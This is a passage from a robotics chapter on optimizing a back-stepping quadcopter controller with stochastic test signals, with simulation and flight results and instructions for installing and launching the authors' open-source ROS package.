$$\begin{aligned} \tau = -\hat{k}_\tau + \omega \times I\omega + I\big[&B^{-1}\ddot{\eta}_{ref} - B^{-1}\dot{B}\omega_d \\ &- (B^{-1}K_\eta + K_\omega B^{-1})\dot{e}_\eta - (B^{-1} + K_\omega B^{-1} K_\eta) e_\eta\big], \end{aligned} \tag{16}$$

with $\hat{k}_\tau$ as the estimate of the constant disturbance in the attitude model. Let us define the angular velocity error as follows:

$$e_\omega = B^{-1}(\dot{e}_\eta + K_\eta e_\eta).$$

Thus, the dynamics of the disturbance estimate is chosen to be as the expression herein:

$$\dot{\hat{k}}_\tau = \gamma_\tau I^{-1} e_\omega.$$

The variables K_η, K_ω, and γ_τ are positive diagonal matrices which are used for tuning the attitude control algorithm. With this form, it can be demonstrated that:

$$\dot{V}_{L\eta} = -K_\eta < e_\eta, e_\eta > -K_\omega < e_\omega, e_\omega > \ \leq 0, \ \forall t \geq 0,$$

where $V_{L\eta}$ is a Lyapunov function. This means that the origin of the system (15) (basically, $e_\eta = \dot{e}_\eta = 0$) is stabilized by the control in (16).

4.4 Cost Function

The general form of the cost function, also referred to as the performance measure, was described in (2). In order to evaluate the performance of a system quantitatively, the designer must select a particular form of the performance measure. In classical control design techniques, typical performance criteria are system time response to step input characterized by rise time, settling time, overshoot, and steady-state accuracy; and the frequency response of the system characterized by gain and phase margins, and bandwidth. In optimal control, the performance measure is a mathematical expression that is wanted to be extremized by the control. In certain cases, the problem statement clearly indicates what to select for a performance measure, whereas in others the selection is subjective.

Table 1 provides a summary of some typical control problems along with the mathematical expressions for the cost function associated with those problems. To clarify the notation of the table, the function $\|\cdot\|_H^2$ is the squared norm weighted with a matrix H, that is:

$$\|x - r\|_H^2 = (x - r)^T H (x - r)$$

Recalling the optimization problem in Sect. 2.1, the main objective is to optimize the parameters of the position and attitude control algorithms. Inspired by the information in this section, the custom cost function chosen to achieve the main objective is given below:

$$J = \int_{t_0}^{t_f} \Big\{ \|p(t) - p_{\text{ref}}\|_E^2 + \|\eta(t) - \eta_{\text{ref}}\|_E^2 + r\Big[\text{Tr}(K_p^T K_p + K_v^T K_v + \gamma_u^T \gamma_u + K_\eta^T K_\eta + K_\omega^T K_\omega + \gamma_\tau^T \gamma_\tau)\Big]\Big\} dt, \quad (17)$$

Table 1 Summary of typical control problems and cost functions [15, 31]

Problem	Cost function
Minimum-time: To transfer a system from an arbitrary initial state to a specified final state in minimum time	$J = \int_{t_0}^{t_f} dt = t_f - t_0$
Terminal control: To minimize the deviation of the final state of a system , $x(t_f)$, from its desired value, $r(t_f)$	$J = \left\|x(t_f) - r(t_f)\right\|_H^2$
Minimum-control-effort: To transfer a system from an arbitrary initial state to a specified final state with minimum expenditure of control effort	$J = \int_{t_0}^{t_f} \sum_{i=1}^{m} \beta_i \lvert u_i(t)\rvert dt$ $J = \int_{t_0}^{t_f} \|u(t)\|_R^2 \, dt$
Tracking: To maintain the system state, $x(t)$, as close to the desired state, $r(t)$, in the interval $[t_0, t_f]$	$J = \left\|x(t_f) - r(t_f)\right\|_H^2 + \int_{t_0}^{t_f} \left(\|x(t) - r(t)\|_{Q(t)}^2 + \|u(t)\|_{R(t)}^2\right) dt$

with E as the (3×3) identity matrix, r as a scalar, and $\mathrm{Tr}(\cdot)$ as the trace of a matrix. When minimizing (17), the weight r expresses a preference for the parameters to have smaller squared L^2 norm. The value of r is chosen ahead of time and controls the strength of our preference for smaller parameters. When $r = 0$, we impose no preference, and larger r forces the parameters to become smaller.

The terminal cost part of the performance measure, $h(x(t_f), t_f)$, was deemed not necessary since the control algorithm described in Sects. 4.2–4.3 guarantee that the errors eventually converge to zero.

4.5 Stochastic Test Signals

Common performance specifications, such as overshoot, settling time and rise time, are given in terms of step response characteristics. Though step inputs are quite useful as test signals, stochastic test signals offer some advantages over the step. They allow the consideration of multi-input systems and are generally more realistic since few systems operate with strictly deterministic signals.

The model for generating stochastic test signals consists of a random number generator followed by a hold whose output is fed to a linear filter. This consideration ensures that the majority of the test signal power lies within the passband of the system under consideration. Limiting the bandwidth of the stochastic signals applied to a system also helps to not upset the integration method used to calculate the system response [32].

For simplicity, first- and second-order filters were chosen of the form

$$\begin{aligned} W_1(s) &= \frac{a_0}{s+a_0} \\ W_2(s) &= \frac{\omega_n^2}{s^2+2\xi\omega_n s+\omega_n^2} \end{aligned}, \tag{18}$$

where $W_1(s)$ has a cutoff frequency of a_0, and $W_2(s)$ has a cutoff frequency of ω_n with a damping factor ξ. Additionally, the variance of the test signal using these two filters is given by

$$\begin{aligned} \sigma_1 &= \frac{a_0}{2}\sigma_{RN}^2 h \\ \sigma_2 &= \frac{\omega_n}{2\xi}\sigma_{RN}^2 h \end{aligned}, \tag{19}$$

where σ_{RN} is the variance of the numbers produced by the random generator, and h is the period of the generator. Please note that the amplitude characteristic and the frequency bandwidth of the stochastic test signal can be selected as desired by controlling the probability distribution of the generator and the transfer function. We want to use a second-order flat filter for signals exciting the plant, which means that the the damping factor must be fixed to $\xi = 1/\sqrt{2}$; the corner frequency ω_n must fall within the passband of the plant. We use the first-order filter for disturbances in variables that are perturbed in real life, with a flat spectrum in the passband of the signal exciting the plant, that is, $a_0 > \omega_n$.

In general, the form of the performance measure when a stochastic test input is the same as the one where a deterministic input is used. However, the time interval must be selected adequately. Consider that the performance measure has the general reduced form below:

$$J = \int_{t_0}^{t_f} [y(t) - r(t)]^2 \, dt = \int_{t_0}^{t_f} e(t)^2 dt. \tag{20}$$

Minimizing (20) is equivalent to minimize the following:

$$J = \frac{1}{t_f - t_0} \int_{t_0}^{t_f} e(t)^2 dt,$$

which is the mean square value of error. Moreover, when dealing with a stationary ergodic process we have

$$\lim_{(t_f - t_0)\to\infty} J = \mathbb{E}[e^2] = \text{expected value of } e^2. \tag{21}$$

From (21) we have that minimizing criterion (20) is equivalent to minimize the ensemble average of squared error when the simulation interval $[t_0, t_f]$ is large




Fig. 3 Simulation diagram for a quadcopter with torque disturbance

enough. This means that $(t_f - t_0)$ must be chosen long enough so that the solution of the optimization problem with one stochastic test signal from the generator, previously described, is sufficient to optimize the system response for all signals from the generator.

In particular, one vector of stochastic test signals $r(t) \in \mathbb{R}^3$ is introduced in the optimization process. Also, a vector of torque disturbances $d(t) \in \mathbb{R}^3$ is added to the vehicle dynamics, see Fig. 3.

5 Simulation Results

Testing control algorithms in computer simulations before being implemented in experimental platforms is always a good practice. This section will provide simulation results in order to make relevant comparisons. First, a qualitative comparison is made between the behavior of an optimized PID and the behavior of an optimized back-stepping controller. Then, the results of the optimization process with and without stochastic test signals are compared. Concluding remarks are given at the end.

The PID is a linear controller that has been applied to nonlinear systems, such as rotor-crafts. The PID controller is easy to implement and its gains can be adjusted heuristically. However, the fine tuning of this controller is not an easy task when the plant is nonlinear. There are several methods for selecting the gains of the PID for nonlinear systems. For instance, an optimization procedure with deterministic signals was applied in [33]. Given the benefits of the PID, why would anyone bother to implement a more complicated controller? The answer to this question is given here.

The optimization procedure without using stochastic signals was applied to the PID controller and to the back-stepping controller. The same position-attitude transitioning (14) was used for a cascade PID control scheme. Initial conditions and references were the same for both controllers.The UAV parameters are given in Table 2. Figure 4 show the simulation results. Qualitatively, the optimization proce-

Table 2 Simulation parameters

Symbol	Value	Description
m	0.9 kg	Vehicle mass
I_x	0.1167 kg·m^2	Moment of inertia about the x-axis
I_y	0.1105 kg·m^2	Moment of inertia about the y-axis
I_z	0.2218 kg·m^2	Moment of inertia about the z-axis
ℓ	0.2275 m	Arm length of the quadcopter
g	9.81 m/s^2	Gravity acceleration




Fig. 4 Performance of tuned controllers with deterministic signals: PID (left), back-stepping (right)

dure yielded better results with the back-stepping technique. This outcome can be explained as follows. The back-stepping controller linearizes the closed-loop system which in turns makes the cost function hyper-surface simpler compared to the PID hyper-surface. For this reason, the remainder of this section is carried out with the nonlinear controller.

As for the inclusion of the stochastic signals, Fig. 5 displays the step response of the back-stepping controller optimized with stochastic signals. The stochastic test vector is obtained by filtering the signal of three normally distributed number generators of zero mean and $\sigma^2_{RN} = 3$, with a second-order filter, $\xi = 1/\sqrt{2}$ and $\omega_n = 0.2$. In the same manner, the disturbance vector is obtained by filtering the signal of three normally distributed generators of zero mean and $\sigma^2_{RN} = 0.1$, with a first-order filter, $a_0 = 1$. The simulation step was set to $h = 0.02$ and the simulation interval to $(t_f - t_0) = 10$. Qualitatively, the response is enhanced since the oscillations and the overshoot are reduced. The gains found for this system are different from the ones found without stochastic signals; the gains obtained using stochastic signals are, on average, higher than the ones obtained with deterministic inputs, as shown in Table 3.




Fig. 5 Performance of the back-stepping controller tuned with stochastic test signals

Table 3 Optimization results with deterministic and stochastic test signals

Symbol	Deterministic	Stochastic
k_{p1}	1.6197	1.6532
k_{p2}	1.6398	1.5982
k_{p3}	2.5627	2.5763
k_{v1}	1.6044	1.6532
k_{v2}	1.6385	1.5982
k_{v3}	2.5643	2.5763
$k_{\eta 1}$	5.3887	5.3904
$k_{\eta 2}$	5.3491	5.4973
$k_{\eta 3}$	0.5017	1.0129
$k_{\omega 1}$	5.3834	5.3838
$k_{\omega 2}$	5.3960	5.4920
$k_{\omega 3}$	0.3977	0.7826

To conclude this section, we remark two main observations. First, we have observed that the proposed optimization algorithm works better with the back-stepping controller since it simplifies the closed-loop system. Finally, we have provided evidence that the usage of stochastic test signals offers an improvement in the optimization process.

6 Optimized Controller in ROS

6.1 Repository Overview

This section describes our open-source repository of ROS-based back-stepping controller for quadcopters (https://github.com/AMatusV/bstep_qc). The repository provides the following objects: (i) the position controller, (ii) the attitude controller, (iii) the motor mixer, (iv) a set-point node, (v) an emergency stop, and (vi) the IMU communication program.

The repository structure is composed by the following directories:

- **controller**: This is the ROS package that provides the position and attitude controllers, the motor mixer, and the set-point node.
- **keyboard**: This is a ROS package that stores a keyboard driver which is used as the emergency stop [34].
- **lpms**: This is a ROS package providing a communication program for a specific IMU sensor.
- **lpsensor**: This directory stores the installation files a Debian package software [35] needed by the package of the IMU.
- **matlab**: This directory provides the MATLAB files for obtaining the optimization results.
- **vicon_bridge**: This is a ROS package of a driver providing data from Vicon motion capture systems [36].

The next section discuss how to install and use the packages of our repository. For that, the reader must use Ubuntu 14.04 LTS Operating System (OS) with the following software installed: ROS Indigo Igloo, catkin, cmake, and MATLAB R2015a. All packages, except for the vicon_bridge package, can be compiled with ROS Kinetic Kame. In fact, we have installed Ubuntu 16.04 with ROS Kinetic Kame on the onboard computer.

6.2 Installing Packages

Assuming one is running Ubuntu Linux OS, the steps are listed below.

1. Create a directory under your home directory and initialize the catkin workspace.

```
mkdir -p ~/catkin_ws/src
cd ~/catkin_ws/
catkin_make
```

2. Once the catkin workspace has been initialized, the reader can either download or clone the repository (the link is given below). If the repository is downloaded, the

zip file must be uncompressed in the `~/catkin_ws/src` directory. To clone the repository execute the following commands:

```
cd ~/catkin_ws/src
git clone https://github.com/AMatusV/bstep_qc
```

3. Install needed dependencies, by typing in the terminal:

```
sudo apt-get install libbluetooth-dev
cd ~/catkin_ws/src/lpsensor
sudo dpkg -i liblpsensor-1.3.5-Linux.deb
dpkg -L liblpsensor
```

4. Compile the catkin workspace:

```
cd ~/catkin_ws
catkin_make
```

If the repository is copied into a workspace with other packages, use the following option to compile only the new packages:

```
catkin_make --pkg controller keyboard lpms
vicon_bridge
```

5. The user must run the source command on the `setup.sh` file at least once in the shell session, and then execute the package applications.

```
source ~/catkin_ws/devel/setup.sh
```

To execute the ground station side (in essence, set-point, emergency stop, and position controller) run the following:

```
roslaunch controller ground_station.launch
```

In order to avoid error messages in the compilation process on the onboard computer, you might need to remove the vicon_bridge package or compile the other packages as in the last line of Step 4. The onboard side (essentially, IMU communication, attitude controller, and motor mixer) is executed with:

```
roslaunch controller onboard.launch
```

To configure ROS for running in multiple machines, the reader is referred to the tutorial in [37].




Fig. 6 ROS computation graph of the system

6.3 Implementation Details

An overview of the nodes and topics communication of our system is given in Fig. 6.

With the set-point node, we are able to change the high-level references, in essence, the position in the inertial frame and the yaw angle. In particular, we can modify four numbers, three for the position and one for the angle. This node uses a custom message type called `FloatList`, which defines an array of floats. Additionally, we enabled the dynamic reconfigure server for this node using the definitions in the `Setpoints.cfg` file. In this way, we will see the 'setpoints' section in the Graphical User Interface (GUI) invoked by executing the `rqt_reconfigure` command. Every time a reference is modified, the node packs all four references in an array of floats that is sent through the `sp_topic`. Through a launch file, we can set the start-up values.

We use the keyboard node as an emergency stop for the system. When this node is run, a small window with a black background will appear. It is necessary that this window is focused for the keyboard node to catch events. Basically, the node listens to keyboards events so whenever a 'keyup' event is detected, the program publishes a message in the `keyup` topic. This message is listened by the set-points node, which in turn toggles the value of a boolean variable that is communicated through the `es_topic`. The message type is `std_msgs/Bool`, and for security, the start-up message value is false by default.

The position controller is in charge of computing the virtual control vector. This node subscribes to both topics published by the set-points node, `sp_topic` and `es_topic`. In the former, it receives four values but uses only three corresponding to the position references. In the latter, it receives a boolean variable that

Fig. 7 Dynamic reconfiguration allows to change the set-points and the controllers parameters

enables the publication of the controller output. Also, this node is subscribed to the `vicon/odro/odro` topic, from which we obtain the position of the drone as measured by the Vicon motion capture system. The node loop frequency can be changed with a launch file and is independent of the MoCap measurement frequency. The virtual control vector is published on the `pos_topic` as a `FloatList` of three elements. The dynamic reconfigure server allows changing the controller parameters at runtime as shown in Fig. 7. Definitions of the reconfigure server for this node can be found in the `Controller.cfg` file.

Similarly to the position node, the attitude node subscribes to the set-point node topics. In addition, it subscribes to the position topic. This node calculates the thrust and the torque vector that the rotors must produce to follow the high-level references. Thus, the attitude node publishes a four element `FloatList` to the `att_topic` when it is enabled. The publication frequency of this node cannot be changed and is the same as the frequency of the orientation sensor. The dynamic reconfigure server for this node is called with the definitions in the `Controller.cfg` file.

The mixer node is the implementation of the input matrix with clamping conditions. It subscribes to the attitude topic and to the keyboard node. Every time a message from the attitude node is received, the mixer node computes the signals that must be sent to the ESCs. It is important to note that this node was designed to be executed on a single-board computer with at least one I^2C port available. As is, we do not recommend to run this node on a personal computer. Dynamic reconfiguration allows adjusting the thrust and moment constants. Definitions for the reconfigure server for this node are given in the `Mixer.cfg` file.

Lastly, the `lpms` package provides a node to communicate with a particular orientation sensor, which will be described in the next section. This package makes use of the Linux library implemented by the company that sells the sensor. In detail, the sensor can be configured to output several numbers, including the Euler angles, unit quaternion, rotation matrix, or raw data. We programmed the IMU node to deliver a `FloatList` containing the Euler angles in radians over the `angles` topic.

Now, let us review the launch files. The launch file `ground_station.launch` has the following structure:

```
1  <launch>
2      <node name="keyboard_node" pkg="keyboard" type="
           keyboard" output="screen" />
3      <node name="setpoints_node" pkg="controller" type
           ="setpoints" output="screen" >
4          <remap from="keyup" to="/keyboard_node/keyup"
               />
5      </node>
6      <node pkg="vicon_bridge" type="vicon_bridge" name
           ="vicon" output="screen">
7          <param name="stream_mode" value="ClientPull"
               type="str" />
8          <param name="datastream_hostport" value="
               192.168.10.1:801" type="str" />
9          <param name="tf_ref_frame_id" value="/world"
               type="str" />
10     </node>
11     <node name="position_node" pkg="controller" type=
           "position" output="screen" >
12         <param name="Kr1" value="1.6532" />
13         <param name="Kr2" value="1.5982" />
14         <param name="Kr3" value="2.5763" />
15         <param name="Kv1" value="1.6532" />
16         <param name="Kv2" value="1.5982" />
17         <param name="Kv3" value="2.5763" />
18         <param name="x_upper_limit" value="1.75" />
19         <param name="x_lower_limit" value="-1.75" />
20         <param name="y_upper_limit" value="1.75" />
21         <param name="y_lower_limit" value="-1.75" />
22         <param name="frequency" value="20" />
23         <remap from="state" to="/vicon/odro/odro" />
24         <remap from="position_enable" to="/
               general_enable" />
25     </node>
26     <node name="rqt_reconfigure" pkg="rqt_reconfigure
           " type="rqt_reconfigure" />
27 </launch>
```

Lines 2–10 will launch the keyboard, the set-points, and the Vicon nodes. Once it is launched, the keyboard node will open a window where the input is received. Lines 11–25 will start the position controller and contains information about the gains, saturation limits, and the loop frequency. The mass of the vehicle can also be configured from the launch file. Line 26 simply start the `rqt_reconfigure` GUI.

The structure of the `onboard.launch` file is the following:

```
1  <launch>
2      <node pkg="lpms" type="lpms_node" name="
           lpms_sensor" output="screen">
3          <param name="mac_addr_device" value="00:04:3E:9
               F:E1:47"/>
4      </node>
5      <node name="attitude_node" pkg="controller" type="
           attitude" output="screen" >
6          <param name="Ke1" value="5.3904" />
7          <param name="Ke2" value="5.4973" />
8          <param name="Ke3" value="1.0129" />
9          <param name="Ko1" value="2.5" />
10         <param name="Ko2" value="2.5" />
11         <param name="Ko3" value="0.7826" />
12         <param name="thrust_upper_limit" value="8" />
13         <param name="thrust_lower_limit" value="-8" />
14         <remap from="state" to="/angles" />
15         <remap from="attitude_enable" to="/
               general_enable" />
16     </node>
17     <node name="mixer_node" pkg="controller" type="
           mixer" output="screen" launch-prefix="sudo -E">
18         <remap from="mixer_enable" to="/general_enable"
               />
19     </node>
20 </launch>
```

Lines 2–4 launch the IMU node that will talk to a particular Bluetooth MAC address. Lines 5–16 will start the attitude controller and configure its parameters. For this node, besides the mass, the user can configure the vehicle's three moments of inertia about the body axes. Finally, lines 17–19 start the mixer node in superuser mode since it requires talking to an I^2C device.

With respect to the optimization procedure, the user may customize the parameters of the quadcopter in the MATLAB files. These parameters are located within the `funQR1.m` file. The statistical properties of the random number generators and the parameters of the filters can be found on the `RandNumGen.m` file.

6.4 Experimental Results

To validate the controller performance, we track a step function in the position set-points. The ground station side is running on a laptop with an Intel Core i7-4710HQ processor and 8 GB of RAM. An external MoCap system Vicon Vantage [38] is used as the position sensor; the MoCap system frequency was configured to 100 Hz, and the frequency of the position node to 20 Hz. The onboard side is running on an Odroid XU4 (Ubuntu 16.04 without preemption and ROS Kinetic Kame) mounted




Fig. 8 Communication/computation structure for flight tests




Fig. 9 Experimental performance of the tuned back-stepping controller: position (left) and Euler angles (right). The set-points were set to $(x_{\text{ref}}, y_{\text{ref}}, z_{\text{ref}}, \psi_{\text{ref}}) = (0, 0, 0.4, 0)$

over an F450 frame. An LPMS-B2 IMU is used as the orientation sensor running at 200 Hz. The Odroid is connected to a 4-channel bidirectional logic level converter (to step-up the 1.8V Odroid bus reference to 5V), then to an 8-channel PWM controller (to allow the control of the four motors through only two cables), and finally to the SimonK ESCs. To supply the power, we tethered the quadcopter with two cables: the cable of the Odroid AC adapter and the cable of a DC power supply for the motors. Figure 8 we provide a representation of the communication structure. Figure 9 shows the controller performance. Multimedia material of our work is available at https://youtu.be/0TJL2RcKGfI.




Fig. 10 Simulation results of the optimized back-stepping controller with similar initial conditions and same set-points as in Fig. 9: position (left) and Euler angles (right)

We first tested the optimization results in a test stand. Then, we fine-tuned the control parameters. Though the mathematical model used in the optimization procedure is nonlinear, it still a simplified description of the real system. Nevertheless, the optimization results do accelerate the fine-tuning process. In the tests, we noted that applying the same gains as the simulation caused the real platform to oscillate rapidly. This behavior is expected since the mathematical model does not take into account the actuator dynamics. By knowing this detail, we found that by lowering only the angular-velocity-related parameters a satisfactory control can be achieved. For comparison purposes, we plotted in Fig. 10 the simulation results of the optimized controller with similar initial conditions and identical set-points of the experiment. The experimental results follow the tendency of the simulation results with major differences in the behavior of the z-position and the yaw angle. These discrepancies can be further explained by the presence of power cables (as seen in the video) and actuator saturation.

7 Conclusion

In this chapter, we described a procedure for the optimization of controllers using stochastic test signals. We used a conjugate gradient-based algorithm in order to numerically estimate gradients of a cost function in the controller parameter space and iteratively choose a set of parameters to minimize the cost function. Additionally, the introduction of stochastic test signals allowed enhancing of the optimization results. A controller derived with the back-stepping technique is used as a case study. The ROS package that includes the back-stepping controller was presented. Finally, the optimized controller was evaluated in simulations and experimentally on a custom-

made quadcopter platform. The presented optimization procedure is available as MATLAB files and the controller as open source ROS package.

References

1. Hardkernel Co. Ltd. ODROID-XU4. https://www.hardkernel.com/shop/odroid-xu4/
2. Shen, W.: Conjugate gradient method. Lecture notes (2008). http://www.personal.psu.edu/wxs27/524/CG_lecture.pdf
3. Shewchuk, J.R.: An introduction to the conjugate gradient method without the agonizing pain. Lecture notes (1994). https://www.cs.cmu.edu/~quake-papers/painless-conjugate-gradient.pdf
4. Frandsen, P.E., Jonasson, K., Nielsen, H.B., Tingleff, O.: Unconstrained optimizations. Lecture Notes (2004). http://www2.imm.dtu.dk/pubdb/views/edoc_download.php/3217/pdf/imm3217.pdf
5. Nelles, O.: Nonlinear System Identification. Springer, Berlin, Heidelberg (2001)
6. Nocedal, J., Wright, S.J.: Numerical Optimization. Springer, New York (1999)
7. Zulu, A., John, S.: A review of control algorithms for autonomous quadrotors. Open J. Appl. Sci. (2014)
8. Amin, R., Aijun, L., Shamshirband, S.: A review of quadrotor UAV: control methodologies and performance evaluation. Int. J. Autom. Control (2016)
9. Bouabdallah, S., Noth, A., Siegwart, R.: PID vs LQ control techniques applied to an indoor micro quadrotor (2004)
10. Szafranski, G., Czyba, R.: Different approaches of PID control UAV type quadrotor. In: International Micro Air Vehicles Conference (2014)
11. Kim, J., Wilkerson, S.A., Gadsden, S.A.: Comparison of gradient methods for gain tunning of a pd controller applied on a quadrotor system. In: Proceedings of SPIE Vol. 9837 (2016)
12. Mohammed, M.J., Rashid, M.T., Ali, A.A.: Design optimal PID controller for quad rotor system. Int. J. Comput. Appl. (2014)
13. Bencharef, S., Boubertakh, H.: Optimal tuning of a PD control by bat algorithm to stabilize a quadrotor. In: International Conference on Modelling, Identification and Control (2016)
14. Berkenkamp, F., Schoelling, A.P., Krause, A.: Safe controller optimization for quadrotors with Gaussian process. In: IEEE International Conference on Robotics and Automation (2016)
15. Naidu, D.S.: Optimal Control Systems. CRC Press (2002)
16. Argentim, L.M., Rezende, W.C., Santos, P.E., Aguilar. R.A.: PID, LQR and LQR-PID on a quadcopter platform. In: International Conference on Informatics, Electronics and Vision (2013)
17. Nuchkrua, T., Parnichkun, M.: Identification and optimal control of quadrotor. Thammasat Int. J. Sci. Technol. (2012)
18. Arce, A., Seuret, A., Mannisi, A., Ariba, Y.: Optimal control strategies for load carrying drones. In: European Control Conference (2014)
19. Faessler, M., Falanga, D., Scaramuzza, D.: Thrust mixing, saturation, and body-rate control for accurate aggressive quadrotor flight. IEEE Robot. Autom. Lett. (2017)
20. Safaei, A., Mahyuddin, M.N.: Lyapunov-based nonlinear controller for quadrotor position and attitude tracking with GA optimization. In: IEEE Industrial Electronics and Applications Conference (2016)
21. Bolandi, H., Rezaei, M., Mohsenipour, R., Nemati, H., Smailzadeh, S.M.: Attitude control of a quadrotor with optimized PID controller. Intell. Control Autom. (2013)
22. Cook, M.V.: Flight Dynamics Principles, Chapter System of Axes and Notation. Elsevier Ltd., 2nd edition (2007)
23. Bouabdallah, S., Siegwart, R.: Full control of a Quadrotor (2007)

24. Bresciani, T.: Modelling, identification and control of a quadrotor helicopter. Msc thesis, Lund University (2008). http://lup.lub.lu.se/luur/download?func=downloadFile&recordOId=8847641&fileOId=8859343
25. Partovi, A.R.: Development of a cross style quadrotor. Meng thesis, National University of Singapore (2012). https://core.ac.uk/download/pdf/48657308.pdf
26. Diebel, J.: Representing attitude: Euler angles, unit quaternions, and rotation vectors (2006). https://www.astro.rug.nl/software/kapteyn/_downloads/attitude.pdf
27. Kokotovich, P.V.: The joy of feedback: nonlinear and adaptive. IEEE Control Syst. (1992)
28. Colmenares-Vazquez, J., Marchand, N., Gomez-Balderas, J.E.: Position control of a quadrotor under external constant disturbance. In: Workshop on Research, Education and Development of Unmanned Aerial Systems (2015)
